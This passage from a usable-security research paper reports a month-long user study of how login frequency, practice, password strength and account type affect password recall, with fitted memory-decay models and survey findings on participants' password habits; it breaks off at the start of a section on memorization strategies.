We designed eight different accounts in our study: one email account and one social networking account as identity accounts, one banking account and one shopping account as financial accounts, one news reading account and one music streaming account as content accounts, and one daily deal posting account and one coupon posting account as advertisement accounts. We selected these eight accounts for their common appearance on the Internet. Our account categories also match the accounts people typically use online [42].

**Login Frequency:** Login frequency variable is a within-subject variable indicating how frequently a participant needed to log in to an account. It has been shown that people access their passwords at various frequencies [42], and login frequency plays an important role in password memorability [47].

There were eight different login frequencies: once a day, once every two days, once every three days, ..., and once every eight days. Previous studies utilized different log-in frequencies from once per hour to once per two weeks [31, 23, 21, 16, 84]. Our frequencies were also within this range adjusted for the case of online accounts.

Eight different frequencies were randomly assigned to eight different accounts with 8! possible assignments in total. Each participant was randomly given one of these assignments. A diary study on password usage found that most users accessed their accounts 40 to 110 times in two weeks and users had a mean of 8.6 accounts [42]. In our study, the number of logins for each participant per two weeks was about 50 which was within the normal range.

**Password Strength:** Password strength is a variable related to password security. It is common for users to self-generate passwords instead of being assigned them for online accounts. Therefore, password security varies based on our participants chosen passwords to ensure the ecological validity of our study. We do post-hoc analysis for the effect of password strength.

We included a password strength meter in the login page to provide participants feedback on passwords. Password strength meters are well-studied and shown to have an observable impact on password security as well as user behavior [33, 51, 78, 71]. Also, they have been wildly deployed in industry to help users generate passwords. Therefore, participants are familiar with them and they are effective at influencing password generation. We used the *zxcvbn* password strength meter from Dropbox [29]. It is open-source and has been deployed in many practical applications such as WordPress [38], Dropbox [29], Stripe [75], and Coinbase [25]. Prior work has shown that compared with meters that primarily focus on character sets and length requirement, zxcvbn meter measures the password strength based on the structure of passwords, and found to be consistent with most publicly-available password datasets [27]. It was shown to be accurate and suitable for mitigating online attacks [81].

Recently, researchers have also used neural networks with password meters to provide real-time text feedback on why the password is weak and how to make it strong [77]. Although this data-driven password meter is effective, it generates a lot of password guidelines leading users to only generate passwords that are considered to be secure (e.g. they contain more than 8 characters, include several symbols, do not use date and year, include a number in the middle, and do not to use common phrases or words) but could be hard to remember. Since we are interested in both security and memorability, we did not want to provide participants with too many guidelines to restrict the natural variation of our password data.

In addition to the online password meter zxcvbn, we applied off-line methods to evaluate password guessability. Off-line password crackers and estimators allow intensive computations compared to online password meters. We used Hashcat 3.00 [41] to perform the rule-based dictionary attacks on our collected password set. Hashcat is a popular password cracker that has been applied to many password studies [66, 79, 57, 30]. The password dictionary that was used is a shuffled combination of different wordlists including Google 1-gram English dataset [39], UNIX dictionary [54], RockYou leaked password dataset, and phpbb leaked password dataset. The dictionary contained 38M unique words. We used the rules (i.e. functions that modify, cut or extend the dictionary words) from KoreLogic [52] for our password cracking. KoreLogic contains 42M rules and it has been used to imitate the real-world attacker behavior in the latest text password cracking study [79]. To obtain a good estimation of password strength, we also applied an existing password estimating model trained with neural networks [58].

We asked our participants not to reuse passwords for different accounts because the number of different passwords a person needs to manage can largely affect memorability. In our study, password reuse needed to be controlled in order to examine other interesting factors ef-

fectively. We focused on the quantitative modeling of password memorability instead of exploring the factors related to memory load such as number of passwords or accounts that others have studied [80, 23, 34]. To examine password reuse and similarity, we used *edit proportion*, which is a normalized version of the Damerau-Levenshtein string-edit distance [12]. For two passwords, we calculated first the edit distance, and then normalized it by dividing it to the length of the longer password. The edit proportion ranges from 0 (exactly the same) to 1 (completely different). Passwords from different accounts need to have edit proportion larger than 0.25. Previous studies have used similar approach with Damerau-Levenshtein distance to measure password similarity [26, 62].

#### 4.2.3 Task Scheduling

It is unlikely anybody creates eight accounts in a day during their normal daily lives. Therefore, we designed our study so that participants created one new account a day, regardless of the login frequency the account had. For each account created, the corresponding login tasks were scheduled based on the login frequency starting from the creation day. The order of accounts was randomly shuffled to avoid bias.

The time of the day for sending a registration or login task was randomly chosen between 6:30 AM to 10:00 PM. A previous study showed people primarily use their passwords within this time range [36]. Using this randomization ensured we had creation and login tasks distributed throughout the day.

For login tasks, we prefilled the corresponding username for participants because we only focus on studying the memorability of passwords in this paper. Forgetting usernames is different from forgetting passwords as usernames and passwords can be managed very differently by users. Prefilling the username can rule out the cases of forgetting usernames which should be studied differently.

For each login task, participants had five attempts. If they failed to login to an account with five attempts, they received a link to reset the password. We decided to allow five attempts after referring to real-world applications. Given that some prominent services still limit attempts to three nowadays (e.g. Facebook), we would like to set the number of attempts for our study low as well. However, if the number of attempts is too low, participants may keep resetting passwords which would generate less data on the memorability of a password over time. Our choice of a maximum of five attempts was based on a pilot study where these factors were considered.

Each task was generated with a unique id. Each link participants used to access their tasks was based on its unique id. By making each link unique and attaching a status flag to it, we could control when participants could



Figure 1: An example user interface of the login page for an online banking account.

access each task. Each link expired 24 hours after it was sent to participants. The email recovery link also followed similarly. Each recovery email participants received contained a unique recovery link for the password reset. The recovery link was set to expire in one hour. In this way, we ensured only participants themselves could proceed in their recovery process. We also ensured that each account had a set of unique email templates to distinguish from each other.

### 4.3 Apparatus

We designed and built a web application for this study. The application was written in Javascript, using Meteor framework [59]. The application generated different emails depending on the type of the task. In addition, for each task, the application generated and sent a reminder email automatically if the participant had not finished it after three hours.

We disabled auto-fill password function of web browsers and password managers. For example, we customized the password input field to read-only, as web browsers would only autofill the field if the fields were writeable. Our application also checked if the password field was already filled with texts.

To prevent participants to simply put their username or account header text (e.g. Online Banking) as the password, our web application examined the similarity of username and account header text to the generated password. The editing proportion among them should be larger than 0.25 when measured with normalized Damerau-Levenshtein distance. Many existing online accounts have similar restrictions [82, 32, 49, 69, 64, 28]. We also asked par-

ticipants in the exit survey whether the participants had written down their passwords or used password managers.

We used representative icons and headings in the web page for each account (e.g. see the online banking login page in Figure 1) to make sure participants were aware of these accounts being different and of their real-world usage and importance. In the login page, we also included brief text to explain online service features for the corresponding account.

## 4.4 Procedure

First, participants were introduced to the study and asked for consent to participate in the experiment. After consenting, we explained how to use our web application with an example demo and encouraged participants to ask questions if any.

Next, we asked participants to complete an entry survey (see Appendices for questions). The entry survey asked participants to report their email, demographic information, and answers to questions about password management. For password management questions, we asked participants how many passwords and accounts they were using, how many passwords they could remember without checking notes, and how often they forgot passwords. These password management questions were inspired by a prior password managing study [74]. We also asked our participants' opinions towards using password saving features in browsers or other password managers, and whether they had any strategy to help them memorize passwords in their daily lives.

The study lasted approximately one month. Participants needed to monitor their email account daily for new tasks. Each email contained a link to access the web application and to complete a task which was either registration or login.

After one month, we asked our participants to come back and complete an exit survey (see Appendices section at the end for questions) in our lab. In the exit survey, we had questions confirming whether they wrote down any passwords and whether they used any password managers or other password saving options during our study. We also asked participants the importance of different types of online accounts.

## 4.5 Survey Response Coding Approach

For coding open-ended responses, we followed a coding guideline for qualitative analysis [68]. First, open coding was used to generate labels from participants' responses. Then, several themes emerged from responses on each topic. We applied axial coding for further categorization to find the overall concepts and themes. Ambiguous cases were discussed among our group. At the end, we proofread coding and re-coded several times to ensure the reliability of our results. Some of the representative samples of participants' quotes will be shown as we present our findings.

| zxcvbn Score | Score 0 | Score 1 | Score 2 | Score 3 | Score 4 |
|---|---|---|---|---|---|
| Password Strength | Too Weak | Very Weak | Medium | Strong | Very Strong |
| Password Distribution | 2% | 22% | 24% | 31% | 21% |

Table 1: Distribution of our collected passwords for different zxcvbn scores [29]. There are 1443 different passwords in total. Most passwords (31%) are in score 3 (strong) and very few passwords (2%) are in score 0 (too weak).

| Frequency (days per login) | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 |
|---|---|---|---|---|---|---|---|---|
| Success Rate | 0.967 | 0.942 | 0.912 | 0.871 | 0.871 | 0.833 | 0.813 | 0.802 |

Table 2: Login success rates for different login frequencies. The login success rate of a frequency is the ratio of the number of successful logins in this frequency to the total number of logins of this frequency.

# 5 Results

We start with an overview of our collected data. We then analyze how each variable affects password memorability and discuss model fitting. At the end, we present findings from survey responses.

Overall, 10680 login tasks were sent. Of these, 10041 tasks were completed and 639 tasks expired. Participants completed 800 account creation tasks and 9241 account login tasks.

Our participants generated 1443 passwords, which had minimum length of 3 and maximum length of 31. In the account creation page, we used the zxcvbn password strength meter [29] to estimate password security: score 0 (too weak) – passwords with this strength are considered as risky and can be guessed with fewer than $10^3$ guesses, score 1 (very weak) – passwords are very guessable with fewer than $10^6$ guesses, score 2 (medium) – passwords are somewhat guessable with fewer than $10^8$ guesses, score 3 (strong) – passwords are safely unguessable with fewer than $10^{10}$ guesses, and score 4 (very strong) – passwords are very unguessable with more than $10^{10}$ guesses. Table 1 shows the distribution of our collected passwords across different zxcvbn scores.



Figure 2: Recall odds vs. password login frequency. Recall odds drops fast initially and slows down as login frequency continues to change.



Figure 3: Violin plots of login duration vs. login frequency for successful logins and all logins. Violin plots show the probability density of the data at different login duration. On the violin plots, we marked the means (small circles) and medians (horizontal line) of the login duration when grouped based on login frequency.

## 5.1 Frequent Logins Help Memorability

In the dataset, participants' overall login success rate drops when the login frequency becomes less frequent (Table 2 with login frequency changing from 1 day per login to 8 days per login). Because recall odds has been shown to have functional relationship with time and practice [8, 9], we can simply convert success rate, $p$, to recall odds ($Ro = p/(1-p)$).

Figure 2 shows more logins help people to memorize their passwords since the recall odds decreases when the login frequency changes from 1 day per login to 8 days per login. Curve fitting with common functions (e.g. linear, polynomial, logarithmic, exponential, and power) shows power function as the best match ($R^2 = 0.9901$) with the fitting function: $Ro = 29.97 f^{-0.98}$. Exponential function shows the second best match ($R^2 = 0.9060$) with the fitting function: $Ro = 27.45 e^{-0.27 f}$. This finding is in agreement with a study that showed that the power function had a better match for memory decay compared to the exponential function proposed by very early psychology studies [9].

Figure 3 shows that the mean and variance of login duration both increase as frequency changes from 1 day per login to 8 days per login. It means people need more time to input their passwords when the passwords are less frequently used. This pattern exists in both the overall login data and the successful login data. When compared with successful logins, overall logins have higher means and variances of login durations. This makes sense as overall login data include failed logins which usually have longer login durations than successful logins. Login durations for successful logins are plotted separately because they are highly related to memory recall time (i.e. successful login duration is the recall time plus action time). On the other hand, a login duration for a failed login is the time for a participant to try all five attempts and give up because we limited number of attempts to five.

Figure 4 shows that the average login duration increases as the login frequency changes from 1 day per login to 8 days per login and the difference is statistically significant ($p < 10^{-15}$ for both successful logins and overall logins). It means the password login frequencies affect the time that people needed to input their passwords. This result and Figure 2 suggests that people need more time to input their passwords when the passwords are less frequently used. We used Scheffé's test for the pairwise comparison between different frequency groups. We chose Scheffé's test instead of other common ones (e.g. Tukey's test, Bonferroni method, Dunn and Sidák's approach, and Fisher's test) because Scheffé's test allows unbalanced sample sizes for different groups and it provides a simultaneous confidence level for comparisons [70]. As tradeoff, Scheffé's test is very conservative compared to other tests. Figure 4 also shows the confidence intervals for pairwise comparison with Scheffé's test.

## 5.2 More Logins Help Memorability

Figure 5 shows that logging in more helps people to memorize their new passwords. We call this login practice. We plotted the reciprocal of the recall odds instead of recall odds because recall odds could reach infinity when the recall success rate reached to 1 after enough practice. The recall odds can be calculated by the success rates, and the success rate for Nth login with a password is the number of successful logins divided by the total number of logins when grouped by the practice variable. As the number of logins or practice increases, the reciprocal of recall odds decreases and quickly reaches near zero, meaning that the recall odds increases and reaches near infinity quickly. Curve fitting with common functions (e.g. linear, polynomial, logarithmic, exponential, and power) shows the



Figure 4: Average login duration vs. login frequency for overall logins and successful logins. The confidence interval (CI) for each mean is shown as a vertical bar. This figure also shows pairwise comparison for different frequency groups. If the CIs of two frequency groups do not overlap, the means of their login durations are statistically significantly different. For example, with successful logins, the mean login duration for 4 days per login is statistically significantly different from the means of 1, 2, 7, and 8 days per login but not statistically significantly different from the means of 3, 5, and 6 days per login.

power function as the best match ($R^2 = 0.9978$) with the fitting function: $1/Ro = 0.60n^{-2.22}$ where $Ro$ is the recall rate (note that this recall odds grouped by practice is different from the recall odds grouped by login frequency in previous section) and $n$ is the Nth login with a password.

Figure 6 shows that logging in more helps to decrease the needed time for inputting the passwords. Again, all login data indicates the overall login duration, while successful login data is highly related to the recall time. Both successful and all logins show the decreasing of average login duration when practice increases. They also both show the increase of variance for login duration when practice increases. Overall, the mean of login duration across different practice groups are statistically significantly different ($p < 10^{-15}$ for both overall logins and successful logins).

We applied Scheffé's test [70] for the pairwise comparison between different groups with different practice (see Figure 6 for CIs and comparisons). For example, from the upper figure with all login data, the mean of login duration for 1st login is statistically significantly different from all other groups. The mean for 2nd login is statistically significantly different from 1st, 6th, 12th, and 13th login groups. From the lower figure with only successful logins, the mean for 1st login is statistically significantly different from all other groups except the 2nd login group. The mean for 2nd login is statistically significantly different from 1st, 12th, and 13th login groups.



Figure 5: Reciprocal of recall odds vs. practice. The Nth number of login with the same password is the practice variable (horizontal axis). Note that Nth login with the same password is not the same as the Nth login to an account, as a password can be reset and the participant can restart the practice with the new password for the same account. We only concern about the practice on the same password in this case.



Figure 6: Average login duration vs. practice for all logins (upper figure) and only successful logins (lower figure). The confidence interval (CI) for each mean is shown as a vertical bar in the data distribution. Two figures also show pairwise comparison for different practice values. If the CIs of two groups do not overlap, they are statistically significantly different.

## 5.3 Secure Passwords Are Less Memorable

Table 3 shows that the average login duration (for both successful and all logins) increases when the password strength increases from 1 to 4 and the differences are statistically significant (see confidence intervals in the table). The group with password strength equal to 0 has very small sample size to draw meaningful conclusion (recall Table 1 that only 2% of passwords have score 0 compared to other groups that all have above 20% of passwords). We did not find any interesting relationship between recall odds and password strength estimated by zxcvbn (see Table 3 for recall odds).

After performing rule-based dictionary attacks to our collected password set, we found that with four password cracking rules we applied (best64 with $3x10^9$ guesses, generated2 with $2x10^{12}$ guesses, rockyou-3000

| Password Strength (zxcvbn) | | 0 | 1 | 2 | 3 | 4 |
|---|---|---|---|---|---|---|
| Login Success Rate | | 0.865 | 0.934 | 0.911 | 0.921 | 0.896 |
| Recall Odds | | 6.40 | 14.24 | 10.17 | 11.73 | 8.57 |
| Login Duration (Mean, 95% CI) | All Logins | 20.25 (16.49, 24.00) | 15.65 (14.95, 16.35) | 17.92 (17.20, 18.63) | 19.12 (18.50, 19.75) | 20.84 (20.05, 21.64) |
| | Successful Logins | 15.15 (12.18, 18.12) | 13.78 (13.26, 14.31) | 15.58 (15.04, 16.12) | 16.81 (16.33, 17.28) | 18.03 (17.43, 18.63) |

Table 3: Results of login success rates, recall odds, and login duration (means and confidence intervals) when the logins were grouped based on password strength. Each password strength was estimated by zxcvbn password meter: 0 (too weak), 1 (very weak), 2 (medium), 3 (strong), and 4 (very strong).

with $1x10^{12}$ guesses, and incisive-leetspeak with $6x10^{11}$ guesses), the recall odds for cracked passwords are higher than the recall odds for uncracked passwords (see the upper figure in Figure 7). In addition, Figure 7 shows that the passwords that are easier to recall are also less secure under rule-based dictionary attacks.

We applied a neural network model [58] to further estimate our passwords. We found that recall odds decrease as the number of guesses increases (see the upper figure in Figure 8) and the average successful login duration increases as the number of guesses increases (see the lower figure in Figure 8). This means that the more secure passwords are with neural network model are also less memorable and need significantly more time for entry. We only analyzed data with password length equal to or greater than 8 because the pre-trained neural network model does not provide estimation for passwords with length shorter than 8 [58]. The figure plots the logarithm of the number of guesses with base 10. The grouping was done after splitting the number of guesses into five intervals ($10^0-10^6$, $10^6-10^{12}$, $10^{12}-10^{18}$, $10^{18}-10^{24}$, and $10^{24}-10^{30}$). We split the range into five intervals because it is the largest number of intervals to guarantee that each interval has at least ten different passwords (e.g. 0-6, 6-12, 12-18, and 18-24 in Figure 8). Although the average login duration for the last group (24-30) is smaller than the previous group (e.g. 6-12), the difference is not statistically significant (confidence interval is very large for 24-30 and it overlaps with 6-12, 12-18, and 18-24).

## 5.4 Account Types Do Not Affect Memorability

We found that the average successful login duration for financial accounts is statistically significantly longer than the ones for content accounts and advertisement accounts (see comparison in Table 4). Financial accounts and identity accounts have lower recall odds than content accounts and advertisement accounts. Overall, the differences of recall odds and average login durations for different account types are small.



Figure 7: Recall odds (upper figure), and data distribution of successful login duration with their averages (lower figure) vs. password crackability using different rules: best64 cracked 22.6% of passwords, generated2 cracked 37.0%, rockyou-3000 cracked 37.4%, and incisive-leetspeak cracked 15.7%. Recall odds were calculated using login success rates. A login success rate was the total number of successful logins from cracked (or uncracked) passwords divided by the total number of logins from these cracked (or uncracked) passwords. The lower figure shows distributions of login durations along with their means (circles and triangles) and 95% confidence intervals (vertical bars) for cracked and uncracked password groups.

| Account Types | Financial Accounts | Identity Accounts | Content Accounts | Ad. Accounts |
|---|---|---|---|---|
| Recall Odds | 10.4 | 9.1 | 13.9 | 12.2 |
| Login Duration (Mean, 95% CI) Successful Logins | 16.82 (16.33, 17.31) | 15.97 (15.50, 16.43) | 15.76 (15.28, 16.24) | 15.36 (14.90, 15.83) |

Table 4: Recall odds and successful login duration for different types of accounts. For successful login duration, means and 95% confidence intervals are shown in the table.

## 5.5 Model Fitting

Login frequency and practice have similar mathematical functions that fit well with our data (see Figure 2, Figure 5 and their fitting results). In addition, we show that password security has a very interesting effect on the password memorability (see Figure 7 and Figure 8). However, given that there is no existing work proposing any functional relationship between memorability and password security and the current quantitative measurement of password security is highly dependent on the password attacking al-



Figure 8: Recall odds (upper figure) and distributions of their successful login duration with their average (lower figure) vs. number of guesses. The number of guesses, based on the neural network estimator [58], is in logarithmic scale with base 10. The lower figure shows both means and 95% confidence intervals for different groups of passwords with different numbers of guesses. The difference of means from any pair of groups among 0-6, 6-12, 12-18, and 18-24 is statistically significant (i.e. their confidence intervals do not overlap). The mean from the last group 24-30 is only statistically significantly higher than the first group 0-6.



Figure 9: Average successful login duration for different values of login frequency and practice. The fitting curves based on the derived equation are shown as lines in the figure. We can see the curves shifting upward as frequency changes from 1 to 8 days per login.

gorithm (e.g. neural network estimator does not estimate passwords with length shorter than 8, different rule-based cracking gives different number of guesses for the same password), our mathematical model only combines the effect of password login frequency and practice.

### 5.5.1 Average Successful Login Duration

Figure 9 shows the fitting of our data to the derived equation (Equation 9):

$$E[Time_{login}] \approx \frac{Kf^d(1-d)}{n^{1-d}} + E[Time_{act}]$$

The fitted parameter values are $d = 0.4213$, $K = 10.21$, and $E[Time_{act}] = 12.23$. The memory decay parameter d is dependent on the specific application. Previous research has suggested that the value of d is near 0.5 for many applications [4], which matches our result. The fitted value of $E[Time_{act}]$ also appears to be reasonable because we can see average login duration stabilize near 12 seconds at the end (see Figure 6). Figure 9 shows that our data generally follows the fitted function curves of different login frequencies and the fitting curves shift upwards as the login frequencies changes from 1 to 8 days per login. It makes sense since the people should spend more time on recalling their passwords if the passwords are less frequently used. We found that the data points for some specific login frequencies do not fit into the fitting curve with optimal parameters. The main reason is that the parameters in Equation 9 are optimized based on the error between the data points of all login frequencies and their corresponding fitting curves. Most of the observation points lie on the early part of the x-axis. With our memorability model, we obtained very small root mean square error of 1.8 seconds for a successful login duration (see Figure 6 for the data range of login duration).

### 5.5.2 Recall Odds

Our model for recall odds yields Equation 11:

$$R_{o\_Measured} \approx Af^{-d/s}n^{(1-d)/s}$$

Note that we have already obtained the value of $d$ through fitting the login duration function ($d = 0.4213$). It is the same $d$ in this equation as is derived from the same activation function. Therefore, $A$ and $s$ parameters need to be fitted from our data. Obtaining value $d$ from previous fitting makes the fitting of this complicated function feasible. It is challenging to fit both $s$ and $d$ unknown since $s$ and $d$ have ratio relationship within the power term. In addition, $A$ is related to $d$ ($A = e^{-\tau/s}(1-d)^{-1/s}E[e^{C/s}]$), making fitting even more challenging if $d$ is unknown.

Equation 11 can produce an infinite value when a recall is perfect at certain combination of login frequency and practice values. As computation and fitting do not work well with infinite values, we need to take the reciprocal of the measured recall odds for function fitting and plotting. Therefore, we transform to following equation:



Figure 10: Reciprocal of measured recall odds for different values of login frequency and practice. The best fitted curves based on the derived equation are shown as lines in the figure. We can see the curves shifting upward as frequency changes from 1 to 8 days per login.

$$\frac{1}{R_{o\_Measured}} \approx \frac{1}{A} f^{d/s} n^{(d-1)/s} \tag{13}$$

Figure 10 shows the fitting of the reciprocal of recall odds to our study data. The best fitted parameter values based on our data are $1/A = 0.0980$ and $s = 0.4113$. $d$ is 0.4213 as the memory decay parameter. Our data follows nicely with the fitted curves in Figure 10 and the curves shifting upward with the frequencies changes from 1 to 8 days per login for the same reason of Figure 9. Observe that the data of 1 day and 2 days per login do not fit well in the latter logins. This is mainly because we used Log scale to be able to visualize the fitting. We obtained a relatively small root mean square error of 0.0868 for the reciprocal of recall odds (the data range is about 0 to 1).

## 5.6 Survey Responses

In this section, we present the major findings from entry and exit surveys.

### 5.6.1 Online Account Usage

We found that the total number of online accounts from our participants ranged from 2 to 50 with mean of 13 accounts. For the most frequently used account, 73% of our participants logged in several times per day, 18% logged in once per day, and 9% logged in once per week or less. For the least frequently used account, 16% of participants logged in only once per years or less, 31% logged in several times per year, 28% logged in once per month, and 25% logged in once per week or more.

We analyzed participants' survey responses against their task performance during our study and found that participants having more accounts in their daily life performed better in our study tasks (successful recall rate 0.93 vs. 0.89 with $p < 0.0001$). The comparison was done by grouping our participants based on the total number of online accounts they had in their daily life (i.e. one group had fewer than 13 accounts, and one group had at least 13 accounts, given that the average was 13).

We asked survey questions about the importance of different online accounts in their daily life and found the order of importance to be banking accounts, email accounts, social networking accounts, shopping accounts, music streaming accounts, daily deals accounts, news accounts, and coupon accounts. In these questions, we asked participants to rate the importance of accounts with five levels: very important, important, neutral, not important and not important at all. The ranking was based on participants rating. For example, for banking accounts, 77% of our participants considered them very important and 20% considered them important. For email accounts, 51% considered them very important. For social networking accounts, 18% considered them very important. Other accounts were ranked in the similar way and they had less than 10% considering them as very important. We asked these questions in the exit survey to avoid introducing bias to our study data.

### 5.6.2 Password Usage and Management

From survey responses, the total number of different passwords ranged from 1 to 20 with an average of 5.8 different passwords. 91% of our participants reused at least one of their passwords for different accounts. We asked a question about the total number of different passwords that they memorized without the need to check notes or use password managers. We participants' responses ranged from 1 to 12 with an average of 4.6 (or 5) different memorized passwords.

Due to forgetting, 30% of participants had to reset passwords a few times in past years, 59% of them reset passwords about once or several times per year, 9% of them reset once per month, and 2% of them reset more than once per month.

Table 5 shows our participants' responses on password management. More than half of our participants wrote down some of their passwords in their daily life. While only 10% of our participants used dedicated password managing software, 73% of our participants used password saving feature in the browser.

Based on responses, the major reason for writing down passwords and using password saving features was to

| Password management | Yes | No |
|---|---|---|
| Write down any password in daily life? | 57% | 43% |
| Use any dedicated password manager in daily life? | 10% | 90% |
| Use browser password saving feature in daily life? | 73% | 27% |

Table 5: Table shows distribution of participants' response on password management survey questions.

prevent forgetting. When asked whether there was any concerns or disadvantages of using the password saving feature or the password manager, participants mostly mentioned: (1) risks of getting hacked (e.g. "I think it is subject to hacking", "security and privacy issues", "if the database of the password manager is leaked, then hackers have the access to all of the passwords I use."), (2) concern about device or software sharing (e.g. "people who have access to my browser will also be able to login into the websites.", "someone using my device can log into my accounts"), (3) lost of practice (e.g. "using it does not force me to commit the password to memory"), and (4) concern about accidental password loss and software failure (e.g. "if the password history gets cleared it might be hard to recall the password", "you will lose all of them if it fails or they get erased for some reason").

After the study, we asked participants to share whether they had used any browser password saving feature or written down any password during our study and mentioned that their response would not affect their compensation. As our study focuses on memorization, using these questions, we could have removed participants if they largely relied on writing down passwords for our tasks. None of the participants shared that they were writing down passwords or using password saving features.

#### 5.6.3 Password Memorization Strategies

